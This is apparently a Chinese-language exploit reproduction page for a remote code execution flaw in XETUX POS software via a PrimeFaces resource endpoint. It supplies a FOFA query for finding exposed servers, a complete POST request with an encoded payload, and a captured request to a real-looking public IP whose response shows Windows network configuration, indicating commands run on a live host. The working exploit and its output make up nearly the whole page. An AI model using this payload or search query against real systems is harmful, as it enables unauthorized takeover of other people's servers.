


X7-1XETUX软件-RCE

漏洞描述：

XETUX 存在代码执行漏洞，攻击者可通过 dynamiccontent.properties.xhtml 执行任意代码获取服务器权限。

网站图片：



网络测绘：

fofa语法：

FOFA: title="@XETUX" && title="XPOS" && body="BackEnd"

漏洞复现：

payload:

```
POST /xc-one-pos/javax.faces.resource/dynamiccontent.properties.xhtml HTTP/1.1
Host: your-ip
Content-Type: application/x-www-form-urlencoded
Accept-Encoding: gzip
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_3) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/12.0.3 Safari/605.1.15

pfdrt=sc&ln=primefaces&pfdrid=4xE5s8AC1ZxUxmyaZjpBstMXUaIlgOJHOtvxel%2Fv4YXvibdOn52ow4M61DaKd9Gb8JdQqbACZNMVZpVS%2B3sX1HoiZouty1mYYT4yJsKpNuz0LUHDvN0GB5YlgX1PkNY%2B1ZQ%2Fn0Sg5J1LDyzAjBheAxLDODIVcHkmJ6hnJsQ0YQ8bMU5%2B%28TqeD48GqCZMDjPX2BZQvveIUhxsUC%2F%2BtPqnQgFSBV8TBjDSPNmVoQ9YcKTGe1KuJJs2kCXHjcyz7PeQks5H6UUmKu9RhJ%2Bx3Mnx6j56eroVPnM2vdYRt5An6cLo1YPXu9uqriyg1wgm%2F7xYP%2FUwP1q8wFVeyM4fOw2xJzP6i1q4VLHLXi0VYHAIGAPrZ8gH8XH4X2Kq6ewyrJ62QxBF5dtE3tvlAL5tpGxqek5VhX%2BhZFe9ePu0n5tLxhmqgn18bKGbGrGu4IhXhCJhBxye1LQzP6LCfQmiQwYX5Ime9EHj1k5eolQzH8jb3kQfFJ0xvPrGCfXKGfHyfKFLEOd86anNsiQeNavNL7cDKV0yMbZ52n6WLQrCAyzu1E8kBCZPNGIUJh24npbeaHTaCjHRDtI7aIPHAihuMln7Ef5TU9DcXjdJvZqrItJoCDrtxMFfDhb0hpNQ2ise%2BbYIYzUDkUtdRVX2BjCGNI9kbPG5QPhApq%2FJbHQ%2BxsqIhsu4LfkGbt51STsbVQZvoNahyukOBL5IDTfNY6wS5bPSOKGuFjsQqQXoadx1t3fc1YA9pm%2FEWgyR5DdKtmxG93QqNhZf2R1PRJ5Z3jQAtdxw%2BxBgJ6mLY2bEJUzn4R75UwlvLO6JM918jHdfPZELAxOCrzk5MNuoNxsWreDM7e2GX2iTUpfzNIIoGaBY5vDnRw46ATxhx6Q%2FEba5MU7vNX1VtGFFhd2cDM5cpSGO1mOM18qzxYk1R%2BA2eBUME18tFa55uwr19mW9VvWlatD8orEb1RmByeIfyUeq6xLszczsB5Sy85Y1KPNvjmbTKu0LryGUc3U8VQ7AudToBsIo9ofMUJAwELNASNfLV0fZvUui0Gj0onpBq5jqSrRHuERB1%2BDW2kR6XmnuDdZMt9xdd1BG1AM3As0KwSetNq6Ezm2fnjpw877buqsB%2BczxMtn6Yt6188NRYaMHruwY7s4IMNEBEazc0IBUNF30PH%2B3eIqRZdkimo980HBzVW4SXHnCMST65%2FTaIcy6%2FOXQqNjplMh7DDEQIvDjnMYMyBILCOCSDS4T3JQzgc%2BVhgT971mj%2FKWibF70yMQesNzOCekaZbKoHz498sqKIDRIHiVEhTZ1wdP29sUwt1uqNEV%2F35yQ%2B08DLt0b%2BjqBECHJz11IHGvSUWJ37TAguUEnJWpjI9R1hT88614GsVDG0UYv0u8YyS0chh0RryV3BxotoSkSkVGShIT4h0s511qjswp0LuewLtnUvYc5FvHvWiHLzbAARnNmM7k%2FGdCn3jLe9PeJp7yqDzz8BMM9kymtJdlm7c5Xn10v%2BP7wIJbP0i4%2BQF%2BPXw5ePKwSuQ9vC8
```

效果图：

Request

1

POST /xc-one-pos/javax.faces.resource/dynamiccontent.properties.xhtml HTTP/1.1

2

Host: 45.231.170.237:9090

3

Content-Type: application/x-www-form-urlencoded

4

Accept-Encoding: gzip

5

User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_3) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/12.0.3 Safari/605.1.15

6

7

pfdrt=sc&ln=primefaces&pfdrid=4xE5s8AC1ZxUxmyaZjpBstMXUaIlgOJHOtvxel%2Fv4YXvibdOn52ow4M61DaKd9Gb8JdQqbACZNMVZpVS%2B3sX1HoiZouty1mYYT4yJsKpNuz0LUHDvN0GB5YlgX1PkNY%2B1ZQ%2Fn0Sg5J1LDyzAjBheAxLDODIVcHkmJ6hnJsQ0YQ8bMU5%2B%28TqeD48GqCZMDjPX2BZQvveIUhxsUC%2F%2BtPqnQgFSBV8TBjDSPNmVoQ9YcKTGe1KuJJs2kCXHjcyz7PeQks5H6UUmKu9RhJ%2Bx3Mnx6j56eroVPnM2vdYRt5An6cLo1YPXu9uqriyg1wgm%2F7xYP%2FUwP1q8wFVeyM4fOw2xJzP6i1q4VLHLXi0VYHAIGAPrZ8gH8XH4X2Kq6ewyrJ62QxBF5dtE3tvlAL5tpGxqek5VhX%2BhZFe9ePu0n5tLxhmqgn18bKGbGrGu4IhXhCJhBxye1LQzP6LCfQmiQwYX5Ime9EHj1k5eolQzH8jb3kQfFJ0xvPrGCfXKGfHyfKFLEOd86anNsiQeNavNL7cDKV0yMbZ52n6WLQrCAyzu1E8kBCZPNGIUJh24npbeaHTaCjHRDtI7aIPHAihuMln7Ef5TU9DcXjdJvZqrItJoCDrtxMFfDhb0hpNQ2ise%2BbYIYzUDkUtdRVX2BjCGNI9kbPG5QPhApq%2FJbHQ%2BxsqIhsu4LfkGbt51STsbVQZvoNahyukOBL5IDTfNY6wS5bPSOKGuFjsQqQXoadx1t3fc1YA9pm%2FEWgyR5DdKtmxG93QqNhZf2R1PRJ5Z3jQAtdxw%2BxBgJ6mLY2bEJUzn4R75UwlvLO6JM918jHdfPZELAxOCrzk5MNuoNxsWreDM7e2GX2iTUpfzNIIoGaBY5vDnRw46ATxhx6Q%2FEba5MU7vNX1VtGFFhd2cDM5cpSGO1mOM18qzxYk1R%2BA2eBUME18tFa55uwr19mW9VvWlatD8orEb1RmByeIfyUeq6xLszczsB5Sy85Y1KPNvjmbTKu0LryGUc3U8VQ7AudToBsIo9ofMUJAwELNASNfLV0fZvUui0Gj0onpBq5jqSrRHuERB1%2BDW2kR6XmnuDdZMt9xdd1BG1AM3As0KwSetNq6Ezm2fnjpw877buqsB%2BczxMtn6Yt6188NRYaMHruwY7s4IMNEBEazc0IBUNF30PH%2B3eIqRZdkimo980HBzVW4SXHnCMST65%2FTaIcy6%2FOXQqNjplMh7DDEQIvDjnMYMyBILCOCSDS4T3JQzgc%2BVhgT971mj%2FKWibF70yMQesNzOCekaZbKoHz498sqKIDRIHiVEhTZ1wdP29sUwt1uqNEV%2F35yQ%2B08DLt0b%2BjqBECHJz11IHGvSUWJ37TAguUEnJWpjI9R1hT88614GsVDG0UYv0u8YyS0chh0RryV3BxotoSkSkVGShIT4h0s511qjswp0LuewLtnUvYc5FvHvWiHLzbAARnNmM7k%2FGdCn3jLe9PeJp7yqDzz8BMM9kymtJdlm7c5Xn10v%2BP7wIJbP0i4%2BQF%2BPXw5ePKwSuQ9vC8

Responses

541bytes / 386ms

1

HTTP/1.1 200

2

Set-Cookie: JSESSIONID=E24177C780C2FB1442

3

Date: Thu, 14 Dec 2023 15:19:26 GMT

4

Content-Length: 541

5

6

7

Configuraci3n IP de Windows

8

9

10

Adaptador de Ethernet Embedded LOM 1 Port

11

Estado de los medios

12

Sufijo DNS espec?fico para la conexi3n

13

14

15

Adaptador de Ethernet Embedded LOM 1 Port

16

Sufijo DNS espec?fico para la conexi3n

17

Vnculo direcci3n IPv6 local

18

Direcci3n IPv4

19

M?scara de subred

20

Puerta de enlace predeterminada

21

22

23